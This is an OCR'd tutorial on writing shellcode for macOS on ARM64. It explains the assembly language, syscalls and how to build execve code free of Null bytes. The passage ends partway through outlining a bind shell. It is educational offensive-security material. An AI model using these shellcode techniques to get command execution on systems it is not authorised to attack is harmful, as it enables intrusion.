
Shellcode for macOS on ARM64 processors



@HackVlix

Contents

1 Introduction

Writing shellcode for macOS based on Apple's own M1 chip requires some changes compared to writing shellcode for Intel-based Macs. The main difference is that the M1 chip uses ARM processors, which are fundamentally different from Intel processors. Therefore, the any shellcode that is used needs to be rewritten for ARM64 assembly language. In principle, this could be avoided by writing the shellcode in C, but that would entail other difficulties that we wish to avoid (e.g. compiler dependence, null bytes, longer code). In the following, I will assume that the reader is familiar with writing shellcode on x86/x64 processors, and in particular knows a few things about assembly language and programming in C.

2 Preparations

To keep up with changes in the operating system, it would be desirable to have access to the source code of the latest releases of macOS. However, it seems that Apple only publishes source code up to the next to latest major release [1].1)

Anyway, we can find out the XNU version for our own system on the command line with `uname -a`. It displays a string of the form

```
Darwin OSX-11.local 21.1.0 Darwin Kernel Version 21.1.0: Wed Oct 13 17:33:24
    PDT 2021; root:xnu-8019.41.5~1/RELEASE_ARM64_T8101 arm64
```

The XNU source code can be downloaded via [1]. Once in the XNU directory, the numbers and declarations of system calls can be looked up in

```
bsd/kern/syscalls.master
```

This does not depend on the underlying chipset. Alternatively, once Xcode is installed on the system, the system call numbers can be found locally in the file

```
/Library/Developer/CommandLineTools/SDKs/MacOSX11.3.sdk/usr/include/sys/syscall.h
```

where the path might differ depending on the version of the software installed on your system.

3 ARM64 assembly

Even though assembly languages on x86/x64 processors and on ARM processors are similar in principle, there is enough of a difference to warrant a brief look into ARM assembly language.

1)At the time of this writing (October 7, 2023), I am using macOS 12.1 Monterey, and the latest available source code is for macOS 11.5 Big Sur.

The main difference is that ARM chips use a RISC architecture (Reduced Instruction Set Computer), as compared to the CISC architectures (Complex Instruction Set Computer) of x86/x64 processors. In particular, ARM processors have a smaller instruction set, and computations can only be performed on data stored in the registers, not directly on memory. Therefore, any data to be processed must be loaded from memory into a register and then eventually be stored back in memory. Moreover, the length of instructions for ARM processors is fixed, whereas it is variable for x86/x64 processors. ARM processors allow code to be executed in several different privilege levels. Usually, programs run in *user mode* (USR), and kernel functions are executed in *supervisor mode*.

3.1 Quick overview of ARM64 assembly language

For an introduction to ARM64 assembly language and some background, the book by Smith [6] is well suited. Details for its particular use on macOS can be found on von Below's GitHub site [3]. Apple's M1 chips use the ARMv8 instruction set, see ARM's developer website for a guide [2].

3.1.1 Registers

The ARM64 architecture has 31 *general purpose registers*, generically referred to as R0 to R30. When addressing them, they are called X0 to X30 when used as 64-bit registers, and W0 to W30 when used as 32-bit registers. For example, W0 refers to the lower 32 bits of the X0 register, and any load instruction to the W0 register will either clear the upper 32 bits of X0, or sign-extend into them. The register X29 is reserved to hold the *frame pointer* FP. The register X30 is reserved to hold the return address after a function call (branch), and it is referred to as *link register* LR. Specifically on macOS, Apple has reserved the register X18 for its own use.

In addition, there is the 64-bit *stack pointer* SP. Its lower 32 bits can be referred to as WSP. The current instruction in the program flow is pointed to by the 64-bit *program counter* PC (this corresponds to the instruction pointer EIP in x86/x64 processors). It is not possible to modify PC directly, it can only be modified by branch instructions and exceptions. But it is possible to read the PC, say to X0, using the `adr X0,.` instruction.

There are also 128-bit *floating point registers*, called V0 to V31. It is possible to address their lower 8, 16, 32 and 64 bits separately.

3.1.2 Instruction encoding

All instructions on ARM64 processors are 32 bits wide. This includes bits encoding the actual instructions, the parameters and flag bits for conditional execution. Compared to x86/x64, where the width of instructions is variable, this usually leads to equivalent programs being larger on ARM, and especially from a shellcoders point of view, it makes it more likely to incur Null bytes.

One might wonder how 32-bit instructions should be sufficient to work with registers that are 64 bits wide, in particular since some of the 32 bits are used to encode the instructions and thus can only process immediate values that are much less than 2^{32} in magnitude. Indeed, most instructions accept immediate values only 16 bits wide. We see in Section 3.1.3 how to combine several instructions in order to process larger values.

The encodings for all ARM64 instructions can be found in the manual [2, Part C]. As examples, we look at the encodings for the `mov` instructions (see Section 3.1.3). First, consider the `mov` instruction in the form

```
mov X0, #0x1234
```

with a 16-bit immediate value as source argument,

	sf	0 0	1 0 0 1 0 1	hw	16-bit value	dest register
bits	31	30 29	28 23	22 21	20 5	4 0

This writes a given 16-bit value into a register encoded by the five least significant bits. Here, the sf bit (bit 31) determines whether this encodes an instruction in 32-bit mode (sf = 0) or in 64-bit mode (sf = 1). The hw bits (bits 21 and 22) encode by how much to shift the 16-bit value to the left within the destination register (by either 0, 16, 32 or 48 bits). Clearly, if the 16-bit value contains a Null byte, then so will this instruction, and it should thus be avoided.
Next, we look at the encoding of the `mov` instruction

```
mov X0, X1
```

with another register as source argument,

	sf	0 1	0 1 0 1 0	0 0	0	src register	0 0 0 0 0 0	1 1 1 1 1	dest register
bits	31	30 29	28 24	23 22	21	20 16	15 10	9 5	4 0

The source register is encoded by bits 16 to 20, the destination register by bits 0 to 4. Since there is no immediate value as an argument, bits 5 to 15 are redundant in the encoding and by default filled with `0` (bits 10 to 15) or `1` (bits 5 to 9). This will not lead to a Null byte in the encoding, as the byte boundaries are at bits 15 and 7. However, bits 21 to 23 are also fixed as `0`, so if the encoding of the source register is all zero bits, then we have a Null byte in the encoding (bits 16 to 23), and the instruction should be avoided when writing shellcode. On macOS, the X1 register is encoded by all zero bits (whereas, ironically, the X0 register is encoded by `00001`). Similar problems can occur with other instructions.

3.1.3 Storage and arithmetic instructions

As noted before, ARM processors cannot operate on data in memory directly, so any data that is to be processed needs to be moved from memory into a register for that purpose. A *load instruction* `ldr` moves data from memory to a register, and a *store instruction* `str` moves data from a register to memory.

```
ldr X0, [X1]
str X0, [X1]
```

Here, the register X1 acts as a pointer, containing the address where our data is located in memory (`ldr`) or where our data is to be stored at (`str`). The register X0 is the destination for the `ldr` instruction and the source for the `str` instruction. Note that the operand order in `str` is unusual for those accustomed to x86/x64 assembly, where the destination is always the leftmost operand, whereas here the here the destination is the argument on the right.
If we wish to load from an offset to a given memory address, we can express this as

```
ldr X0, [X1, #4]
```

Here, X0 is loaded with the data at offset four bytes from the address that X1 points to. To make iterations over data more efficient, there are two instructions that change the offset after a load operation. First, adding a `!` to the `ldr` instruction adds the offset to the pointer register and then accesses the data at the new address, for example

```
ldr X0, [X1, #4]!
```

This first inceases X1 by four bytes and then executes the load instruction. Such an operation is also called a *writeback*. Next, we can also load from memory and afterwards increase the pointer register,

```
ldr X0, [X1], #4
```

This loads the data pointed to by X1, and only then increases X1 by four bytes. These methods can applied in the same manner to store instructions.

Moving data from one register to another, or moving immediate values into a register is done via the `mov` instruction family,

```
mov X0, X1
mov X0, #0x4321
```

where the immediate value can be at most 16 bit wide. If we wish to fill a 64-bit register with a value larger than 16 bits, we can use the `movk` instruction (with "k" for "keep"). With `movk`, we can write a 16-bit value to a register, but shift it into the register by a multiple of 16 bits by including a third parameter `lsl #`n, where n is 16, 32 or 48, while at the same time preserving the remaining bits in the register that are not in the range being written to. For example,

```
mov  X0, #0x3210
movk X0, #0x7654, lsl #16
movk X0, #0xBA98, lsl #32
movk X0, #0xFEDC, lsl #48
```

fills the register X0 with the 64-bit value `0xFEDCAB9876543210`. The first `mov` simply moves `0x3210` into the lowest four bytes of X0 and clears the remaining bits in the register. The following `movk` with `lsl #16` shits `0x7654` into bytes four to seven of X0, but preserves the previously written `0x3210` in the lower bytes zero to three. The next two `movk` operate in the same manner, only with different shifts. Finally, the instruction `movn` takes an immediate value, negates it and writes it into a register. For example,

```
movn X0, #0xFFFE
```

moves the value `0x0001` into X0. Unfortunately for the shellcoder, there is no instruction combining `movn` and `movk`.

Using *labels* in our assembly code, we can define local variables in the `.text` section (where the program code is located; precede a label by the instruction `.data` to place it in the data section instead),

```
label_1: byte  #0x12
label_2: word  #0x12345678
label_3: quad  #0x123456789ABCDEF0
label_4: ascii "Hello World\x00"
```

On macOS, the label `_main` is the default entry point for macOS programs and must be declared global in an assembly program with the assembler directive

```
.global _main
```

to make it known to the linker.
We can use the `adr` instruction to load the address of a label into a register,

```
adr X1, label_1
```

Then X1 can be used as the pointer argument in a load or store instruction. When the assembler translates an `adr` instruction, it translates the label into the relative address of the label to the current position of the program counter PC. This works for addresses at distance up to $\pm$ 1MB from the PC. In this way, the address can be computed at runtime. Labels can be placed before, within or after our assembly code. With regard to writing shellcode, placing them behind the code is problematic, as the assembler translates them into positive relative addresses in `adr` instructions, and if they rather small, it is likely that they will contain a Null byte. Placing labels before the code leads to negative relative addresses, which most likely does contain Null bytes. Even if it did, the label positions could be shifted by including some dummy data before it. Also, if the labels are placed before the code, it might destroy the 4-byte alignment of the code, which can be fixed by including the assembler directive

```
.align 4
```

before the code. For example, in

```
label_3_bytes:  ascii "ABC"
.align 4
    ; here comes the code
```

the three bytes at `label_3_bytes` destroy the four-byte alignment, but the `.align 4` directive makes sure that enough bytes (that is, one) is added so that the following code is once more at a 4-byte boundary. However, the assembler might fix the alignment by adding Null bytes, so it is better to manually include some dummy bytes with the data to keep its size a multiple of four, as in the following:

```
label_dummy:    ascii "X"
label_3_bytes:  ascii "ABC"
    ; here comes the code
```

Now there are four bytes before the code, and the code starts at a 4-byte boundary again. It is still problematic, since we need to include the data right at the beginning of our shellcode, and when using the shellcode, we need to find a way to jump past this data to the executable part of the code. Depending on the context of the exploit, this might be impossible. So when writing shellcode, it is better to avoid using labels and pointers to data in the `.text` section, and rather try to build up the necessary data dynamically on the stack.

Finally, there the usual arithmetic instructions in ARM64 assembly. Addition (without carry) is performed by

```
add X0, X1, X2
```

where the content of X1 and X2 is added and written into X0. Accordingly, subtraction is performed by

```
sub X0, X1, X2
```

A common trick to avoid Null bytes is to replace an addition by a subtractions of a negative value. On macOS, it is possible that the assembler replaces the `sub` instruction with an `add` of the sign-inverted number. So this trick may fail.
The corresponding instructions with carry are `adc` and `sbc`. Here, if the magnitude of the result exceeds the capacity of 64 bits, the carry flag will be set.
We also have the usual instructions for multiplication (`mul`) and (signed and unsigned) integer division (`sdiv`, `udiv`).

Left- and right-shift instructions can be used to implement multiplications and divisions by power of 2, respectively. For example,

```
lsl X0, X1, #2
```

shifts the contents of X1 by two bits to the left (corresponding to multiplication by $2^2 = 4$) and writes it into X0. We can also use trivial shifts to avoid `mov` instructions with Null bytes. For example, the instruction `mov X1, SP`, which contains a Null byte, can be replaced by a shift by zero bits,

```
lsl X1, SP, #0
```

which does not contain a Null byte. Another instruction containing a Null byte is `mov X1, #1`, which can be replaced by the two instructions

```
mov X1, #0x0101
lsr X1, X1, #8
```

which do not contain Null bytes.

3.1.4 Conditional execution and logical operators

To change the program flow of an ARM64 program, we can use *branch instructions*. Unconditional branch instructions correspond to function calls, and we discuss them in Section 3.1.6. A conditional branch instruction `b.<condition>` takes a label or a register as argument, and if a certain condition is met, the program counter is changed to the address of the label or the one contained in the register, respectively. For example,

```
cmp X0, X1
b.eq my_label
    ...
my_label:
    ...
```

will move program execution to the position of `my_label` if the zero flag is set, which will be the case if the preceding comparison with `cmp` reveals that the contents of X0 and X1 are identical. Otherwise, the branch instruction has no effect.

The flags for program flow control on ARM64 are stored in the *NZCV register*. It contains the following flags:

- The *negative flag* is set if a tested argument (interpreted as a signed value) is negative, or cleared otherwise. The corresponding conditions are `.mi` and `.pl`.
- The *zero flag* is set if a comparison yields equality of two operands, or cleared otherwise. The corresponding conditions are `.eq` and `.ne`.
- The *carry flag* is set if an arithmetic operations produces a result that cannot be contained in a 32-bit register, or cleared otherwise. It also holds the last bit shifted out of a register during a shift operation. The corresponding conditions are `.cs` and `.cc`.
- The *overflow flag* is set if an overflow occurs during a signed arithmetic operation. The corresponding conditions are `.vs` and `.vc`.

There are some other conditions that test for certain combinations of these flags, see Smith [6, p. 91].

The operations to set any of these flags are arithmetic operations or the comparison operation `cmp`. It takes two arguments and computes the difference of the two,

```
cmp X0, X1
```

is indeed equivalent to a subtraction setting the flags

```
subs XZR, X0, X1
```

and if X0 and X1 have the same content, then this difference is 0 and the zero flag is set. If, say X1 is greater than X0 as an unsigned integer, than the carry flag is cleared, which is tested for by the condition `.cc`.

Using flags and conditional branches, we can control the program flow. For example, the following describes while-loop that runs while X0 is greater than or equal to X1.

```
loop: cmp X0, X1
    b.cc end_loop
    ... ; loop body
    b loop
end_loop:
    ... ; continue after loop
```

Similarly, we can construct if-then-else conditions or for-loops. Note that the unconditional `b` instruction serves as a "goto" here, it is not the type of branch used for function calls.

The ARM64 architecture provides the usual logical operations on registers with other registers or immediate arguments, `and` (bitwise and), `orr` (bitwise or) and `eor` (bitwise exlusive or). For example,

```
eor X0, X1, X2
```

writes the bitwise exclusive or of X1 and X2 into X0.
When used with immediate values as arguments, the logical operations are bit unusual, since every instruction is only 32 bits in size, and therefore cannot hold a full bitmask of 64 bits to apply to a 64-bit register. We refer to Inführ's article [4] for an explanation on how the immediate arguments are used.

3.1.5 Stack operations without push or pop

The ARM64 architecture does not include push or pop instructions for the stack. Instead, all stack operations have to be performed "manually". In doing so, we need to be aware that

- the stack pointer SP always has to be aligned to a 16-byte boundary,
- accordingly, one stack entry contains 16 bytes (128 bits), so there is space for two registers in one entry. Should we ever be in the embarassing situation of having to write an odd number of registers to the stack, we can fix the alignment with an additional write of XZR to the stack.

There are two instructions that can be used to emulate push and pop, namely the pre-indexed store instruction with writeback

```
str X0, [SP, #-16]!
```

emulates pushing a register (here X0) onto the stack, including adjusting the stack pointer. Since a register is 8 bytes in size, but a stack entry is 16 bytes wide, the remaining 8 bytes in the entry are undefined. It is more efficient to push two registers at once, using

```
stp X0, X1, [SP, #-16]!
```

This pushes the contents of X0 and X1 into one 16-byte stack entry. The pop instruction is emulated by a post-indexed load instruction

```
ldr X0, [SP], #16
```

which pops the value at SP into X0. The value at offset 8 bytes from SP is lost. Again, we can use two registers at once to pop 16 bytes off the stack,

```
ldp X0, X1, [SP], #16
```

Ironically, SP cannot be pushed to the stack itself in this way. We would have to move it to another register and then push this register instead.

3.1.6 ARM64 calling convention

Function calls are referred to as *branches with link* `bl` in ARM64. The `bl` instruction takes a label or a register containing an address as argument, and the assembler translates the address into an offset relative to the program counter PC. We use the `bl` instruction together with the `ret` instruction, that, at the end of the called function, returns to the previous position in the code from which the function was called. More precisely, `bl` stores the current program counter PC, incremented by four, in the link register LR and then replaces PC by the address given in its argument. Once execution of the function comes to an end and we wish to return, the `ret` instruction replaces PC by the value stored in LR.

By convention, the first eight arguments are handed to a function in registers X0 to X7. Any further arguments are pushed onto the stack (see Section 3.1.5). The function's return value is stored in X0, or in the register pair X0, X1 if it is up to 128 bits wide.

Note that LR can only save one return address at a time. So if the called function itself calls another function (a *nested* function call), then the LR register and all local variables must be saved on the stack, as described in Section 3.1.5 before the nested function is called, and popped off the stack back into LR after the function returns. The following example illustrates this:

```
    mov X0, #2
    bl function_1             ; call first function with one argument 2
    cmp X0, #12               ; compare return value to 12
    ...
function_1:
    mov X8, X0                ; X8 used locally in first function
    ...                       ; ... do some computations involving X8
    stp LR, X8, [SP, #-16]!   ; push LR and X8 to stack
    bl function_2             ; nested function call to second function
    ldp X8, LR, [SP], #16     ; pop X8 and LR off the stack
    ...                       ; ... do some computations involving X8
    mov X0, X8                ; store result in X0
    ret                       ; return to instruction after bl function_1
    ...
function_2:
    ...                       ; do something else
    ret
```

From the perspective of an exploit coder, the fact that the return address of a function call is stored in a register rather than on the stack makes buffer overflow attacks more difficult. An overflow overwriting a return address (and thus taking control of the program flow) would have to use an address saved on a stack in a nested function call.

3.1.7 System calls

The equivalent of system calls in ARM64 are *supervisor calls* with the instruction `svc`. This causes an exception that switches the code execution level from user mode to supervisor mode, so that we can execute kernel commands. The `svc` instruction expects the number of the kernel command in register X16. Then the instructions are

```
mov X16, #n
svc #k
```

where `n` is the number of the BSD system call. The argument `k` for `svc` is a 16-bit number whose value is irrelevant for the execution of the kernel command (it is handed to the exception handler). One often finds `k` set to `0x80`, as this is the interrupt code required on Linux systems for system calls. It might make sense to stick to this number in case we might wish to port our code to 32-bit Linux someday. However, if we wish to avoid Null bytes in our shellcode later on, it is better to choose a higher value for `k`, such as `0xFFFF`.

3.2 Using assembler and linker on macOS

The assembler included with LLVM on macOS is invoked with the `as` command,

```
as program.asm -o program.o
```

The option `-arch arm64e` can be used to cross-assemble for the Apple's M1 chips if the assembling machine does not run on M1 itself.

The syntax for the linker `ld` differs slightly from the syntax for the x86/x64 version,

```
ld program.o -o program -lSystem
     -L /Library/Developer/CommandLineTools/SDKs/MacOSX.sdk/usr/lib
```

As usual, the option `-lSystem` tells the linker to link with the library `libSystem.dylib`, and the option `-L ...` adds the following path to the search path for libraries. Alternatively, we can replace the `-L ...` option by the option

```
-syslibroot /Library/Developer/CommandLineTools/SDKs/MacOSX.sdk
```

which tells the linker to use the given path as a root directory to search for system libraries. We can avoid stating the explicit path by dynamically generating it with

```
xcrun -sdk macosx --show-sdk-path
```

By enclosing this command in backticks `‘...‘` we use it directly as an argument for `-sysroot`. Thus the linker command becomes[2)]

```
ld program.o -o program -lSystem -syslibroot ‘xcrun -sdk macosx --show-sdk-path‘
```

Again, the option `-arch arm64e` can be used for cross-assembly and the option `-e` can be used to denote a program entry point if one other than `_main` was used in the original `.asm` file.

3.3 Examples

3.3.1 Hello M1-World

Let us honor the tradition of beginning a programming journey with a “Hello World” program. This program is essentially von Below's [3] first example, which was my starting point for learning ARM64 assembly on macOS. This program uses the kernel functions `write` (number 4) and `exit` (number 1).

```
.global _main
.align 4

_main:
  mov     X0, #1            ; arg0 = 1 = StdOut
  adr     X1, helloworld    ; arg1 = string to print
  mov     X2, #16           ; arg2 = length of our string
  mov     X16, #4           ; BSD write system call
  svc     #0x80             ; call kernel to output the string

  mov     X0, #0            ; return 0
  mov     X16, #1           ; system call 1 terminates this program
  svc     #0x80             ; call kernel to terminate the program
```

[2)] If you copy-and-paste this command, make sure to fix the backticks after pasting.

```

helloworld:   .ascii   "Hello M1-World\n\x00"
```


We use `.align 4` to ensure our code will be aligned to a 4-byte boundary. The `helloword` label marks a memory address in the code section right below our code, where we can store our output string “`Hello M1-World\n\x00`”. If program execution would not stop before reaching this address, the program would indeed try to interpret the string as assembly instructions and execute them. Note that in `.ascii` labels, strings are not automatically terminated by a Null byte, so we have to explicitely include it with `\x00`.

3.3.2 Using execve

In order to execute arbitrary commands, we wish to understand how to use the kernel command `execve`, which is assigned number 59. Recall that `execve` takes three arguments,

- `char *fname`, the (full path) name of the command to executed,
- `char *argv[]`, a pointer to an array of strings that comprise the arguments to the command (recall that the zeroth argument is identical to `fname`), terminated by a Null byte,
- `char *envp[]`, a pointer to an array of strings containing the environment variables, which we simply set to Null here.

By the calling convention, three arguments must be stored in registers X0, X1 and X2, respectively. Since X1 must contain a pointer to an array of strings, that is, `char` pointers, we must store these pointers consecutively in memory and then point X1 to the beginning of this part of memory. We do this by storing the addresses of `fname` (= `arg0`), `arg1` and `arg2` on the stack, followed by a Null entry (8 Null bytes) to keep the proper stack alignment. So with regard to the example below, our memory layout should be as follows.



Our first test of calling the kernel function `execve` will be to create a dummy file.

```
.global _main
.align 4

fname:   .ascii   "/bin/zsh\x00"
arg1:    .ascii   "-c\x00"
arg2:    .ascii   "touch /tmp/DummyFile.txt\x00"

.align 4

_main:
        ;;; set up argument pointers and registers
    adr      X0, fname        ; point X0 to name of program to be executed
    str      X0, [SP,#-32]    ; push pointer to zeroth argument
    sub      X1, SP, #2*16    ; point X1 to argument array
    mov      X2, XZR          ; third argument is Null
    adr      X3, arg1         ; pointer to first argument
    str      X3, [SP,#-24]    ; push pointer to first argument
    adr      X3, arg2         ; pointer to second argument
    str      X3, [SP,#-16]    ; push pointer to second argument
    str      XZR, [SP,#-8]    ; store Null to terminate argument list
        ;;; execute system call to execve
    mov      X16, #0x3B       ; BSD system call number for execve
    svc      #0x80            ; call kernel to run execve
        ;;; exit gracefully
    mov      X0, XZR          ; exit code 0
    mov      X16, #0x01       ; syscall number for exit
    svc      #0x80            ; call kernel to exit
```

When linking this, the linker warns us that the labels `arg1` and `arg2` are not aligned to 4-byte boundaries. We can ignore these warnings, since it would only be a problem if these labels pointed to executable code.

Using the command

```
objdump -d program.o | grep 00
```

we see that the binary code contains several Null bytes:

```
0000000000000000 <ltmp0>:
       8: 00 2d 63 00   <unknown>
0000000000000009 <arg1>:
       9: 2d 63 00 74   <unknown>
000000000000000c <arg2>:
      24: 00 e0 fe ff   <unknown>
0000000000000025 <_main>:
      2d: e1 83 00 d1   sub x1, sp, #32
      4d: 01 10 00 d4   svc #0x80
      55: 30 00 80 d2   mov x16, #1
      59: 01 10 00 d4   svc #0x80
```


Once we get to writing shellcode, we want to avoid any Null bytes, so it might be a good idea to already think about how to avoid them. The following listing contains a version of the previous program that does not contain any Null bytes (note that "; ..." indicates that the line comment has been moved to the next line due to its length).

```
.global _main
.align 4

fname:   .ascii  "/bin/zsh"
arg1:    .ascii  "-c      "
arg2_1:  .ascii  "touch /t"
arg2_2:  .ascii  "mp/Dummy"
arg2_3:  .ascii  "File.txt"
mask:    .word  0xFFFFFFFF

_main:
    ;;; write arguments to stack without modifying stack pointer
    adr     X3, arg2_3            ; ...
    ; ... point to bottom of argument list in .TEXT section
    ldr     X4, [X3], #-8         ; load arg2_3 into X4
    stp     X4, XZR, [SP,#-16]!   ; push arg2_3 and terminating 0 to stack
    ldr     X5, [X3], #-8         ; load arg2_2 into X5
    ldr     X4, [X3], #-8         ; load arg2_1 into X4
    stp     X4, X5, [SP,#-16]!    ; push arg2_1 and arg2_2
    add     X7, SP, XZR           ; ...
    ; ... save pointer to argp[2] (no mov to avoid Null byte in opcode)
    ldr     X4, [X3], #-8         ; load arg1 into X4
    stp     X4, XZR, [SP,#-16]!   ; push arg1 and terminating 0
    add     X8, SP, XZR           ; save pointer to argp[1]
    ldr     X4, [X3], #0          ; ...
    ; ... load fname=arg0 into X4 (add #0 to avoid Null byte in opcode)
    stp     X4, XZR, [SP,#-16]!   ; push fname=argv[0] and terminating 0
    add     X0, SP, XZR           ; save pointer to argv[0]
        ;;; set up argument pointers and registers
    stp     X7, XZR, [SP,#-16]!   ; ...
    ; ... push pointer to argp[2] and Null bytes to terminate argv
    stp     X0, X8, [SP,#-16]!    ; push pointers to argv[0] and argv[1]
    add     X1, SP, XZR           ; move pointer to argv into X1
    mov     X2, XZR               ; third argument for system call
        ;;; execute system call to execve
    mov     X16, #0x3B            ; BSD system call number for execve
    svc     #0xFFFF               ; ...
    ; ... call kernel to run execve (use 0xFFFF to avoid Null bytes)
        ;;; exit gracefully
    mov     X0, XZR               ; exit code 0
    adr     X3, mask              ; prepare xor of X16 to avoid
    ldr     X16, [X3], #0         ; Null bytes in the opcode
    eor     X16, X16, #0xFFFE     ; xor the syscall number 1 into X16
    svc     #0xFFFF               ; call kernel to exit
```

Let us look at some of the changes.

- The argument strings are now included before the assembly code. The reason for this is that in addressing them using relative addresses, we need to use negative offsets to avoid Null bytes. All strings have been split into chunks of 8 bytes, which preserves the 4-byte alignment for the code and also makes it easier to push them onto the stack. Note that we removed the terminating Null bytes.

- Since the argument strings are contained in the code section, we cannot modify them to include terminating Null bytes. So the idea is to copy them to the stack and add the terminating Null bytes while doing so. The planned stack and register layout is as follows:



In lines 13 to 25, we use the X3 register to iterate upwards through the argument strings and step-by-step push them onto the stack (compare Section 3.1.5).

- While building up the arguments on the stack, we save the stack pointer to a register every time it points to the beginning of an argument on the stack (lines 19, 22, 25). As a `mov` instruction would incur Null bytes, we use an instruction

```
add X0, SP, XZR
```

instead, which indeed is free of Null bytes.

- Ordinary load commands `ldr` without pre- or post-indexing can incur Null bytes, so in lines 23 and 37, we use a dummy offset `#0` to modify the opcode, thus freeing it of Null bytes.

- As mentioned in Section 3.1.7, we set the paramter for the `svc` instruction to `0xFFFF` to avoid Null bytes in the instruction's encoding. This number is irrelevant for the execution of `svc`.


- For the last system call to exit the program, we must write the call number 1 to X16 without incurring Null bytes. This turns out to be rather tricky. We do this in lines 35 to 38, where we first set all bits in X16 using a predefined mask `0xFFFFFFFF`, and then xor it with `0xFFFE` in line 38 to clear all bits other than the least significant bit.

4 Shellcode

In this section, we will develop *shellcode*, which enables command execution on a remote machine. We discuss two version of it, bind shells and reverse shells. There are different ways to deliver such a shell to a target computer, and some of these methods require the shellcode to be included in an ASCII string. Since the end of an ASCII string is indicated by appending a Null byte in many programming languages, we wish to avoid Null bytes in our shellcode to prevent it from being truncated by any string processing function applied to the ASCII string containing the shellcode.

4.1 Bind shell

A *bind shell* works by offering an open port on the target machine and listening for incoming connections to this port. An attacker can connect to this port from the outside and is then provided with a shell on the target.



A downside of bind shells is that firewalls can block incoming ports, so that the bind shell is unusable on a target in a firewalled network. In this case, a reverse shell (Section 4.2) should be used. Moreover, the open port of the bind shell is available to anyone connecting from the outside. So if we plant a bind shell during a benevolent penetration test, it is possible that some other malicious actor might discover it and also exploit it.

4.1.1 Outline of a bind shell

A bind shell requires the following six steps, which we list along with the required BSD system calls.

1. We first need to create a *socket* as an abstraction for a communication endpoint. In macOS, we can create a socket with the system call 97,

   ```
   int socket(int domain, int type, int protocol)
   ```

   Internally, sockets are treated very similar to files by the operating system, and the return value of `socket` is a file descriptor for our newly created socket. As arguments, we take

   - `domain` is the protocol family to be used in the communication. We use the IPv4 family so we set this to the value `PF_INET`, which equals 2.


- `type` determines the semantics of the communication. We use the connection oriented TCP protocol, and thus set this argument to the value `SOCK_STREAM`, which equals 1.
- `protocol` is the protocol to be used. It is already determined by the two previous arguments, so we simply set this value to the dummy value `IPPROTO_IP`, which is 0.

2. Once a socket has been created, we *bind* this socket to a local address and port on which we wish to receive incoming communications, using system call 104,

```
int bind(int socket, const struct sockaddr_in *address, socklen_t address_len)
```

which returns 0 on success and -1 on error. As arguments we use

- `socket`, the socket descriptor returned to us by the previous `socket` system call.
- `address`, a pointer to a `sockaddr_in` structure of the following form,



